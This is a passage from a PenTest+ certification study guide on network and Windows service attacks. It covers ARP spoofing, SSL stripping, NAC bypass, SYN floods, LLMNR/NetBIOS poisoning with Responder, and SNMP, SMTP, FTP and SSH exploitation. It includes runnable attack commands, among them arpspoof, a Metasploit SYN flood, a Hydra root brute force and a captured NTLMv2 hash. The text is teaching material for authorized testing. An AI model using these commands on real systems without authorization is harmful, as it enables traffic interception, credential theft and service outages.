DNS spoofing, also known as *DNS cache poisoning*, can allow you to redirect traffic to a different host that you control. As shown in Figure 7.3, a poisoned DNS entry will point traffic to the wrong IP address, allowing attackers to redirect traffic to a system of their choice. Most DNS cache poisoning relies on vulnerabilities in DNS software, but improperly secured or configured DNS servers can allow attackers to present DNS information without proper validation.

The most famous DNS cache poisoning vulnerability was announced in 2008, and it is rare to find a vulnerable DNS server now. Thus, DNS poisoning attacks that rely on very narrow, difficult-to-exploit timing attack windows are the main option for attackers. Unless a new, widespread DNS vulnerability is discovered, DNS cache poisoning attacks are unlikely to be usefully exploitable for most penetration testers.

https://t.me/learningnets

FIGURE 7.3 DNS cache poisoning attack





If you want to read up on Dan Kaminsky's 2008 DNS vulnerability, Steve Friedl provides a great illustrated guide at `http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html`, and you can read the CERT vulnerability note at `https://www.kb.cert.org/vuls/id/800113`.

Penetration testers can take advantage of related techniques, including modifying the local hosts file on compromised systems to resolve hostnames to specified IP addresses. While this will not impact an entire network, the effect at a single system level is the same as it would be for a poisoned DNS cache.

A final option for penetration testers is to modify the actual DNS server for a network. If you can gain control of an organization's DNS servers, or cause systems to point to a different DNS server, you can arbitrarily choose where DNS entries send your victims.

Man-in-the-Middle

Penetration testers often want to capture traffic that is sent to or from a target system, but without control of the network devices along the path, they cannot access that traffic in most cases on a modern switched network. That means they need to find a way to insert themselves into the middle of the traffic flow, either by persuading the systems involved to send traffic via another path or by compromising network equipment that is in the path of the target traffic, thus acting as a *man in the middle*.

https://t.me/learningnets


ARP Spoofing

The Address Resolution Protocol (ARP) is used to map IP addresses to physical machine addresses (MAC, or Media Access Control, addresses). Because that is how most local networks are tracked for systems, falsifying responses to ARP queries about which address traffic should be sent to can allow attackers to conduct various attacks that rely on victims sending their traffic to the wrong system, including man-in-the-middle attacks.

ARP spoofing occurs when an attacker sends falsified ARP messages on a local network, thus providing an incorrect MAC address to IP address pairing for the deceived system or systems. This information is written to the target machine's ARP cache, and the attacker can then either intercept or capture and forward traffic. If man-in-the-middle packet capture isn't your goal, the same technique can be used to hijack sessions or cause additional traffic to hit a target system, potentially causing a DoS condition.

In Figure 7.4, an attacker has conducted an ARP spoofing attack, causing machine A to believe that machine M should receive traffic meant for machine B. Machine M now acts as a proxy and inspects all of the traffic that machine B receives, often without either A or B becoming aware that traffic is not flowing as it should.

FIGURE 7.4 ARP spoofing



ARP spoofing only works on local networks, which means that you will need to be inside the broadcast domain for a target system to successfully spoof a response.

Conducting this attack in Kali Linux is relatively simple using the `arpspoof` command, where `eth0` is our local interface, the target is set with `-t`, and the router or other upstream device is set using the `-r` flag for the host:

```
arpspoof -i eth0 -t 10.0.2.7 -r 10.0.2.1
```

https://t.me/learningnets

The reverse spoof can also be set up to allow responses to be captured, and tools like Wireshark can be used to monitor traffic between the two hosts. As you might expect, Metasploit includes ARP poisoning tools in its auxiliary modules (`auxiliary/spoof/arp/arp_poisoning`).



Defenders may have implemented ARP spoofing detection tools, either using automated detection capabilities or simply via Wireshark. Using an active technique that may be caught by defenders may be dangerous, so the value of an attack like this should always be weighed against the likelihood of detection.

Replay Attacks

A *replay attack* is a form of man-in-the-middle attack that focuses on capturing and then resending data. Common uses for replay attacks include masquerading to allow an attacker to present credentials to a service or system after capturing them during an authentication process.

One of the most common replay attacks used by penetration testers is an NTLM *pass-the-hash attack*. Once a pen-tester has acquired NTLM hashes, they can then identify systems that do not require SMB signing (which prevents the attack). With a list of targets in hand, Responder or other tools with similar features can be used to intercept authentication attempts, and then an NTLM relay tool can be leveraged to drop Empire or another similar tool onto the target machine.



If you'd like to read a good overview of how to conduct this attack, including leaving the target with Empire running, you can find an excellent writeup here:

`https://byt3bl33d3r.github.io/practical-guide-to-ntlm-relaying-in-2017-aka-getting-a-foothold-in-under-5-minutes.html`

Replay attacks are increasingly harder to conduct now that many services use encrypted protocols for data interchange. As a penetration tester, you may have to take additional steps to successfully conduct a replay attack.

Relay Attacks

Relay attacks can appear very similar to other man-in-the-middle attacks; however, in relay attacks, the man-in-the-middle system is used only to relay attacks without modifying them rather than modifying any traffic. It is worth bearing in mind that relay attacks are not limited to traditional IP-based network traffic. As a penetration tester, you may find it useful to query an RFID card or other device required to provide authentication or authorization and to relay the response to a device or system that the card is not actually near!

https://t.me/learningnets

The same tools used to execute other man-in-the-middle attacks can be used for relay attacks, since the goal is merely to capture or present traffic rather than modify it.

SSL Stripping Attacks


Because an ever-increasing proportion of organizational network traffic for applications and services is carried via HTTPS, downgrading HTTPS connections to HTTP is a powerful tool in the hands of a penetration tester. The ability to downgrade the connection and then access the formerly encrypted traffic can provide a massive trove of information, including credentials, passwords, and organizational data.



SSL stripping attacks are also often called HTTP downgrading attacks. Local policies like certificate pinning, plug-ins like HTTPS Everywhere, and many modern browsers that require HTTPS connections and validate certificate signatures can help prevent or alert users about HTTP downgrade and other related attacks. This means that knowing what security measures are in place in your target environment is important to prevent victims from detecting an SSL stripping attack.

Figure 7.5 shows an example of an *SSL stripping attack*, which occurs when attacker M intercepts traffic meant for site B, sent by user machine A. When A requests an HTTPS page from B, M intercepts the traffic, forwards it, and creates a secure session from itself to B and forwards responses back to A. M can now monitor session traffic between A and B.

FIGURE 7.5 SSL stripping attack




While SSL stripping is useful, alert users may notice that their connection to a normally secure site is no longer secure. An alternative method is to provide a secure connection that appears to be legitimate while performing the same interception attack. This works better with applications than web browsers, since most web browsers will flag certificates that aren't signed by a trusted certificate authority (CA). Of course, a fake certificate signed by a legitimate CA is even more useful, but it's typically far harder to acquire.

https://t.me/learningnets

Downgrade Attacks

SSL downgrade attacks work by intercepting TLS handshakes and dropping packets, thus modifying them to request weaker encryption methods. Since TLS (like SSL) allows clients to request the ciphers that they can use, this may allow an attacker to more easily read client traffic. Figure 7.6 shows an MITM attacker blocking and ending initial negotiations until the target sends a TLS request that uses weaker encryption.

FIGURE 7.6 TLS protocol downgrade





If you're wondering why an attack on TLS is called an SSL downgrade attack instead of a TLS downgrade attack, it is because the term has been in use since before TLS replaced SSL. Many practitioners still call TLS SSL out of habit, which can lead to confusion if you're not familiar with the practice!

NAC Bypass

While many network attacks rely on man-in-the-middle techniques to access traffic, gaining access to a network itself may also be required. Many organizational networks now require authentication and authorization to be on the network, and NAC (Network Access Control) is often utilized to provide that security layer.

NAC systems work by detecting when new devices connect to a network and then requiring them to be authorized to access the network. Their detection process typically involves one of the following methods:

- A software client that talks to a NAC server when connected
- A DHCP proxy that listens for traffic like DHCP requests
- A broadcast listener that looks for broadcast traffic like ARP queries or a more general-purpose sniffer that looks at other IP packets
- An SNMP-trap-based approach that queries switches to determine when a new MAC address shows up on one of their connected ports

https://t.me/learningnets

A penetration tester who wants to bypass NAC needs to determine what detection method the NAC system in place on a target network is using and can then use that information to figure out how they can best attempt to bypass NAC.

Systems that do not require client software and instead rely on information like the MAC address of a device can sometimes be bypassed by presenting a cloned MAC address on the same port that an existing system was connected on. Similarly, DHCP proxies can be bypassed by using a static IP address that the network already trusts.

Kali Linux provides macchanger, an easy way to change the MAC address of a Kali system, including the ability to match known vendor MAC prefixes as well as to set either arbitrary or randomized MAC addresses. This makes it very easy to use a Kali system to try to defeat systems that rely on MAC addresses for part of their security controls.



More complex systems will require additional work to access the network. If you want to read more about this topic, Ofir Arkin's 2006 paper on bypassing NAC provides a good overview despite its age:

`https://www.blackhat.com/presentations/bh-dc-07/Arkin/Paper/bh-dc-07-Arkin-WP.pdf`

DoS Attacks and Stress Testing

For many penetration tests, the rules of engagement specifically prohibit intentional denial of service (DoS) attacks, particularly against production environments. That isn't always true, and some engagements will allow or even require DoS attacks, particularly if the client organization wants to fully understand their ability to weather them. There are three major types of denial of service attacks:

- Application layer denial of service attacks, which seek to crash a service or the entire server.
- Protocol-based denial of service attacks, which take advantage of a flaw in a protocol. A SYN flood is a classic example of a protocol-based denial of service attack.
- Traffic volume–based denial of service attacks simply seek to overwhelm a target by sending more traffic than it can handle.

Application layer denial of service attacks are most likely to occur accidentally during a typical penetration test, particularly when attempting to exploit vulnerabilities in services or applications. These unintentional DoS conditions should be addressed in the rules of engagement and communications plans for a penetration test, and typically require immediate communication with a contact at the client organization if the test is conducted against a production environment.

If a DoS attack is allowed in the test scope, penetration testers have a number of tools at their disposal. In addition to commercial load testing and stress test services (sometimes called "stressers"), security testing tools like Hping and Metasploit can be used to create DoS conditions.

https://t.me/learningnets

Like most of the techniques we discuss in this book, Metasploit includes built-in modules that allow DoS attacks. They include dozens of modules ranging from OS- and service-specific tools to a general-purpose SYN flood module. Figure 7.7 shows the `/auxiliary/dos/tcp/synflood` tool in use with `rhost` and `rport` set to a Metasploitable vulnerable machine's IP address and a HTTP service port. You can check the impact of this by running Wireshark (or tcpdump) to watch the SYN flood in process.

FIGURE 7.7 Metasploit SYN flood

```
msf auxiliary(dos/tcp/synflood) > set rhost 10.0.2.5
rhost => 10.0.2.5
msf auxiliary(dos/tcp/synflood) > set rport 80
rport => 80
msf auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOST      10.0.2.5         yes       The target address
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf auxiliary(dos/tcp/synflood) > exploit

[*] SYN flooding 10.0.2.5:80...
```

Hping: a Packet-Generation Swiss Army Knife

The ability to generate arbitrary packets that meet the specific formatting or content needs of an exploit or attack is a crucial one for penetration testers. In many cases, that's where Hping comes in. Hping is a packet generation (or packet crafting) tool that supports raw IP packets, ICMP, UDP, TCP, and a wide range of packet manipulation tricks including setting flags, splitting packets, and many others.

Hping's full list of capabilities are in the Hping wiki at `http://wiki.hping.org/`, and the command-line flags can all be found by typing **`hping -h`** on a system with Hping installed. Fortunately for penetration testers, Hping3 is part of Kali Linux.

In addition to the modules built into Metasploit, common DoS tools include HTTP Unbearable Load King (HULK), Low Orbit Ion Cannon (LOIC) and High Orbit Ion Cannon (HOIC), SlowLoris, and a variety of other tools. It is very important to verify that you have the correct target and permission before using tools like these against a client organization!

https://t.me/learningnets

Exploiting Windows Services

Windows remains the most popular desktop operating system in the world, and most businesses have a significant number of Windows servers, desktops, and laptops. That makes Windows a particularly attractive target. Fortunately for penetration testers, many of the most commonly available Windows services are useful candidates for exploitation.

NetBIOS Name Resolution Exploits

One of the most commonly targeted services in a Windows network is NetBIOS. NetBIOS is commonly used for file sharing, but many other services rely on the protocol as well.

NETBIOS Name Services

When Windows systems need to resolve the IP address for a hostname, they use three lookup methods in the following order:


1. The Local host file found at `C:\Windows\System32\drivers\etc\hosts`
2. DNS, first via local cache and then via the DNS server
3. The NetBIOS name service (NBNS), first via Link Local Multicast Name Resolution (LLMNR) queries and then via NetBIOS Name Service (NetBIOS-NS) queries

At first, it seems like very few queries would make it past the first two options, but that isn't the case. Many, if not most, local networks do not have entries in DNS for local systems, particularly other workstations and network devices. While domain controllers or other important elements of infrastructure may resolve via DNS, many Windows services will end up falling through to the NetBIOS name service. This means that targeting the NetBIOS name service can be a surprisingly effective attack, as shown in Figure 7.8.

Windows sends broadcast queries to the local subnet's broadcast address via LLMNR and NetBIOS, which provides an opportunity for you to respond with a spoofed response, redirecting traffic to a host of your choice. As a stand-alone exploit, this may not be particularly effective, but SMB spoofing using tools like Responder or Metasploit modules like `/auxiliary/spoof/nbns/nbns_response` and then pairing them with capture tools like Metasploit's `/auxiliary/server/capture_smb` for authentication hashes can be a powerful option in networks that support less secure hashing methods.

https://t.me/learningnets

FIGURE 7.8 NetBIOS name resolution attack





You should memorize the ports used by NetBIOS and remember what service each port is used for, as listed in the table below.

Port/Protocol	Service
135/TCP	MS-RPC endpoint matter (epmap)
137/UDP	NetBIOS name service
138/UDP	NetBIOS datagram service
139/TCP	NetBIOS session service
445/TCP	SMB

Once you have captured hashes, you can then reuse the hashes for pass-the-hash–style attacks. Doing so requires a bit more work, however, since hashes sent via SMB are salted using a challenge to prevent reuse. Metasploit and other tools that are designed to capture SMB hashes defeat this protection by sending a static challenge and allowing the use of rainbow tables to crack the password.

Using Responder

Responder is a powerful tool when exploiting NetBIOS and LLMNR responses. It can target individual systems or entire local networks, allowing you to analyze or respond to NetBIOS name services, LLMNR, and multicast DNS queries pretending to be the system

https://t.me/learningnets

that the query is intended for. Figure 7.9 shows Responder in its default mode running poisoners for each of those protocols, as well as multiple servers. Note the ability to provide executable downloads that include shells by serving EXE and HTML files.

FIGURE 7.9 Responder sending poisoned answers

```
[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [10.0.2.6]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']


[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 10.0.2.8 for name DESKTOP-PBG8INB
[*] [LLMNR]  Poisoned answer sent to 10.0.2.8 for name DESKTOP-PBG8INB
[*] [LLMNR]  Poisoned answer sent to 10.0.2.8 for name DESKTOP-PBG8INB
[*] [NBT-NS] Poisoned answer sent to 10.0.2.8 for name FILESERVER (service: File
Server)
[*] [LLMNR]  Poisoned answer sent to 10.0.2.8 for name fileserver
```



Link Local Multicast Name Resolution (LLMNR) is the first service that a Windows system tries if it cannot resolve a host via DNS. LLMNR queries are sent via port 5535 as UDP traffic and use a multicast address of 224.0.0.252 for IPv4 traffic.

Once Responder sees an authentication attempt, it will capture the hash as shown in Figure 7.10. This is done automatically, allowing Responder to continue running in the background as you attempt other exploits or conduct further penetration testing work.

https://t.me/learningnets

FIGURE 7.10 Responder capturing hashes

```
[*] [LLMNR]  Poisoned answer sent to 10.0.2.8 for name fileserver
[SMBv2] NTLMv2-SSP Client   : 10.0.2.8
[SMBv2] NTLMv2-SSP Username : DESKTOP-PBG8INB\fsdemo
[SMBv2] NTLMv2-SSP Hash     : fsdemo::DESKTOP-PBG8INB:4ef741cfaf773da1:3DF82BE9C3
76A3CB39C32281841422CE:0101000000000000C0653150DE09D2012CDE670426B260FD00000000002
00080053004D00420033001001E00570049004E002D00500052004800340039003200520051004100
0460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D00
500052004800340039003200520051004100460056002E0053004D00420033002E006C006F0063006
1006C00050014005300 4D00420033002E006C006F00630061006C0007000800C0653150DE09D20106
0004000200000008003000300000000000000000000000020000008A2DC3DEC70B6C6F5B7C930EE9
05549F711AA47189A901FE044C977CAE3383A0A001000000000000000000000000000000000000900
1200630069006600730 02F00660069006C006500000000000000000000000000
```



If you'd like to learn more about how to use Responder, Not So Secure's "Pwning with Responder—A Pentester's Guide" provides a very approachable overview at `https://www.notsosecure.com/pwning-with-responder-a-pentesters-guide/`.

Once you have captured credentials as shown in Figure 7.10, you can also use Responder to relay NTLM authentication to a target; then, if your attack is successful, you can execute code. Once you have gained access to the remote system, Mimikatz functionality built into the Responder tool can be used to gather more credentials and hashes, allowing you to pivot to other systems and services.

Windows *Net* Commands

Exploring Windows domains can be a lot easier if you are familiar with the Windows `net` commands. Here are a few of the most useful commands:

`net view /domain`

Lists the hosts in the current domain. You can also use `/domain:[domain name]` to search a domain that the system has access to other than the current domain.

`net user /domain`

Lists the users in a domain.

`net accounts /domain`

Shows the domain password policy.

`net group /domain`

Lists groups on the domain.

`net group "Domain Admins" /domain`

https://t.me/learningnets

Adding a group name like `Domain Admins` to the `net group` command lists users in the group, allowing discovery of domain admins.

`net share`

Shows current SMB shares.

`net session`

Used to review SMB sessions. Using the `find` command with this can allow searches for active sessions.

`Net share [name of share] c:\directory\of\your\choice /GRANT:Everyone,FULL`

Grants access to a folder on the system for any user with full rights. As you would expect, this is easy to change by identifying specific users or permissions levels.

Since the `net` commands are built into every Windows system you will encounter, knowing how to use them can be a powerful default tool when testing Windows targets. As you might expect, PowerShell provides even more powerful capabilities, but access is often more restricted, especially if you don't have administrative credentials.

SMB Exploits

The Server Message Block (SMB) implementation in Windows is another popular target for penetration testers. Its vulnerabilities mean that unpatched systems can be exploited with relative ease; these include critical remote code execution vulnerabilities in the Windows SMB server discovered in 2017 (MS17-010, also known as EternalBlue). Like most major exploits, Metasploit includes an SMB exploit module that targets the EternalBlue vulnerability.

Exploiting Common Services

While there are many services commonly found on networks, the PenTest+ exam specifically asks test-takers to be familiar with SMB, SNMP, SMTP, FTP, and DNS exploits. You should make sure you know how to identify these services by typical service port and protocol and that you understand the most common ways of attacking each service.

https://t.me/learningnets



Real World Scenario

Scenario Part 2: Exploiting an SMTP Server

One of the servers you discovered on the MCDS network is a Linux shell host. MCDS's external documentation notes that this host is available for remote logins for many of its engineering staff as well as other employees. You don't have passwords or usernames for employees, and you want to gain access to the server. Unfortunately, your vulnerability scans don't indicate any vulnerable services. You did discover an SMTP server running on the same system.

1. How can you gather user IDs from the SMTP server?
2. What tool could you use to attempt a brute-force SSH attack against the SSH server?

Once you have working credentials, what would your next step be to gain further access to the system?

See the following for a demonstration:

`https://www.youtube.com/watch?v=YKnHq8qh3-M`

SNMP Exploits

The Simple Network Management Protocol (SNMP) is commonly used to gather information about network devices, including configuration and status details. While SNMP is most commonly associated with network devices like switches and routers, it is also used to monitor printers, servers, and a multitude of other networked systems. SNMP operates on UDP port 161, making it easy to recognize SNMP traffic on a network.

SNMP organizes data into hierarchical structures called MIBs, or management information bases. Each variable in an MIB is called an OIT, or object identifier. In addition, SNMP v1 and v2 rely on community strings to determine whether a connected user can read, read and write, or just send events known as "traps."

Since SNMP can provide a wealth of information about a network and specific devices on it, it can be an important target for a penetration tester. One of the first steps for SNMP exploitation is to map a network for devices with SNMP enabled. While a port scan can help provide information about which systems are running SNMP services, more information can be gathered with dedicated tools. Kali Linux includes both `snmpenum` and `snmpwalk` for this purpose.

Figure 7.11 shows the output of `snmpwalk` against a commodity home router; in fact, the output extends for pages, divulging much of the current configuration and status for the system. If the system was not using the community string of `public`, or was properly configured with SNMP v3 settings, this would not have worked as easily!

https://t.me/learningnets

FIGURE 7.11 Output from `snmpwalk`

```
root@kali:~# snmpwalk -c public -v1 192.168.1.1
iso.3.6.1.2.1.1.1.0 = STRING: "Linux RT-N66R 2.6.22.19 #2 Thu Aug 4 22:19:37 EDT 2016 mips"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (7763) 0:01:17.63
iso.3.6.1.2.1.1.4.0 = STRING: "root@localhost"
iso.3.6.1.2.1.1.5.0 = STRING: "RT66"
iso.3.6.1.2.1.1.6.0 = STRING: "Unknown"
iso.3.6.1.2.1.1.8.0 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.10.131
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "RFC 2667 TUNNEL-MIB implementation for Linux 2.2.x kernels."
```

Once you know which devices are running an SNMP daemon, you can query them. The goal for this round of SNMP queries is to determine the community strings that are configured, often starting with `public`. If the read community string can be determined, you can gather device information easily. In poorly configured environments, or when administrators have made a mistake, it may even be possible to obtain read/write capabilities via SNMP, allowing you to change device settings via SNMP. In most cases, however, SNMP attacks are primarily for information gathering rather than intended to compromise.

SNMP

There are three major versions of SNMP that may be encountered on a network:

- SNMP v1 has poor security and should be largely deprecated.
- SNMP v2 provides added administrative functionality and added security, but the security features require configuration, are quite weak compared to modern designs, and are often not used.
- SNMP v3 is functionally equivalent to SNMP v2 but adds additional security capabilities to provide confidentiality, integrity, and authentication.

SMTP Exploits

The Simple Mail Transfer Protocol (SMTP) is the protocol by which email is sent. SMTP operates on TCP port 25 and can typically be easily identified by telnetting to the service port. Much like FTP, SMTP is a very old protocol without much built-in security. That means it has been targeted for years, and most organizations that run SMTP servers have

https://t.me/learningnets

learned to harden them against misuse so that they do not get blacklisted for being spam email relays.

That means the SMTP exploits that are most useful to a penetration tester are typically associated with a specific vulnerable SMTP server version. Thus, if you encounter an SMTP server, connecting to it and gathering banner information may provide enough of a clue to determine if it is a vulnerable service.

STMP servers can also be used for information gathering by connecting them and using the `EXPN` and `VRFY` commands. To do this, simply telnet to the SMPT server (`telnet example.server.com 25`) and when connected, type `VRFY [username]` or `EXPN [user_alias]`. As you might guess, Metasploit includes an SMTP enumeration tool as part of its list of auxiliary scanners; `auxiliary/scanner/smtp/smtp_enum` will provide a list of users quickly and easily.

SMTP servers can be useful if you have access to them from a trusted system or network. Sending email that appears to be from a trusted sender through a valid email server can make social engineering attacks more likely to succeed, even with an aware and alert group of end users at the target organization. While probing SMTP servers may not seem terribly useful at first glance, this trust means that scanning for and testing SMTP servers can be useful.

FTP Exploits

File Transfer Protocol (FTP) has been around since 1971, and it remains a plaintext, unencrypted protocol that operates on TCP port 21 as well as higher ephemeral TCP ports for passive transfers. From that description, you might expect that it would have been completely replaced by now by secure services and HTTP-based file transfers. Fortunately for penetration testers, that isn't always the case, and FTP servers remain in use around the world.



Alternatives to unencrypted FTP include SFTP (SSH File Transfer Protocol) and FTPS (FTP Secure), which are both secure file transfer methods. SFTP transfers files via SSH on TCP port 22, while FTPS extends FTP itself to use Transport Layer Security (TLS) and uses TCP ports 21 and 990.

Exploiting FTP is quite simple if you can gain access to FTP network traffic. Since the protocol is unencrypted, the simplest attack is to capture usernames and passwords on the wire and use them to log into the target system or other target systems!

FTP servers themselves may also be vulnerable. Critical vulnerabilities in many major FTP servers have been discovered over time, and since FTP is an increasingly forgotten service, administrators may not have paid attention to FTP services they run. FTP has historically been built into many embedded devices, including network devices, printers, and other similar machines. Embedded FTP services are often difficult, if not impossible, to update and may also be forgotten, creating an opportunity for attack.

https://t.me/learningnets

A final avenue for FTP service exploitation is via the configuration of the FTP service itself. Poorly or improperly configured FTP servers may allow navigation outside their own base directories. This makes exploring the directory structure that is exposed by an FTP server useful once you have usable credentials. Since many FTP servers historically supported a public login, you may even be able to navigate some of the directory structure without specific credentials being required. Those publicly accessible directories can sometimes be treasure troves of organizational data.



Years ago, one of the authors of this book discovered an FTP server during a security assessment that had what he considered the worst-case misconfiguration of an FTP server. It was configured to share the root directory of the server it was on, allowing attackers to navigate to and download almost any file on the system or to upload files to sensitive directories—possibly allowing attackers to cause the system to run files of their choosing!

Samba Exploits

Much like the Microsoft implementation of SMB, the Linux Samba server has proven to have a variety of security flaws. 2017's SambaCry exploit was discovered to allow remote code execution in all SMB versions newer than Samba 3.5.0—a 2010 code release!

Because Samba and Microsoft SMB operate on the same ports and protocols, fingerprinting the operating system before attempting an exploit is important to ensure that you are using the right exploit for the OS and server service.



Metasploitable 2 includes a vulnerable SMB server you can use to practice SMB exploits.

SSH Exploits

Secure Shell (SSH) is used for secure command-line access to systems, typically via TCP port 22, and is found on devices and systems of all types. Because SSH is so common, attacking systems that provide an SSH service is a very attractive option for a penetration tester. This also means that most organizations will patch SSH quickly if they are able to. Unfortunately for many organizations, SSH is embedded in devices of all descriptions, and updating SSH throughout their infrastructure may be difficult. Thus, penetration testers should validate both SSH and operating system versions when reviewing vulnerability scan results to determine if a vulnerable version of SSH is running.

Another method of attacking services like SSH is to use a brute-forcing tool like THC Hydra (or an equivalent Metasploit module). Hydra is a brute-forcing tool that can crack systems using password guessing. In the example shown in Figure 7.12, Hydra is run

https://t.me/learningnets

against a Metasploitable system's root account using the rockyou password list that Kali includes by default. Note the `-t` flag, setting the number of parallel threads for the target. By default, Hydra uses 16, but this example uses 4.

FIGURE 7.12 THC Hydra SSH brute-force attack

```
root@kali:~# hydra -t 4 -l root -P /usr/share/wordlists/rockyou.txt 10.0.2.5 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizati
ons, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-05-21 23:02:27
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344400 login tries (l:1/p:14344400), ~3586100
